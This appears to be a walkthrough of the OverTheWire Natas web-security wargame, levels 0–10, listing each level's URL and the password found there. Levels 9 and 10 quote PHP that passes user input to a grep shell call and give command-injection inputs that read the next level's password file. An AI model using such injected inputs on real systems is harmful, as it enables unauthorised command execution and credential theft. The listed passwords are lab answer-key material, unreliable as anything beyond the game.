OverTheWire Natas Series


Natas teaches the basics of server side web-security.


Each level of **natas** consists of its own website located at **http://natasX.natas.labs.overthewire.org**, where X is the level number. There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. **All passwords are also stored in** `/etc/natas_webpass/`. E.g. the password for natas5 is stored in the file `/etc/natas_webpass/natas5` and only readable by natas4 and natas5.

▼ Level 0

`Username: natas0`
`Password: natas0`
`URL: http://natas0.natas.labs.overthewire.org`






Password:

```
0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
```

▼ Level 1

URL : http://natas1.natas.labs.overthewire.org





Password:


```
TguMNxKo1DSa1tujBLuZJnDUlCcUAPll
```

▼ Level 2

URL : http://natas2.natas.labs.overthewire.org









Password:


```
3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
```

▼ Level 3

URL : http://natas3.natas.labs.overthewire.org









Password:

QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

▼ Level 4

URL : http://natas4.natas.labs.overthewire.org







Password:


0n35PkggAPm2zbEpOU802c0x0Msn1ToK

▼ Level 5

URL : http://natas5.natas.labs.overthewire.org









Password:


```
0RoJwHdSKWFTYR5WuiAewauSuNaBXned
```


▼ Level 6

URL : http://natas6.natas.labs.overthewire.org











Password:


```
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
```

▼ Level 7

URL : http://natas7.natas.labs.overthewire.org









Password:


```
xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
```


▼ Level 8

URL : http://natas8.natas.labs.overthewire.org











Password:

ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t


▼ Level 9

URL : http://natas9.natas.labs.overthewire.org






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Command Injection:


```
;cat /etc/natas_webpass/natas10
```


Password:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```


▼ Level 10

URL : http://natas10.natas.labs.overthewire.org






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Command Injection:


```
.* /etc/natas_webpass/natas11
```

Password:

```
UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
```

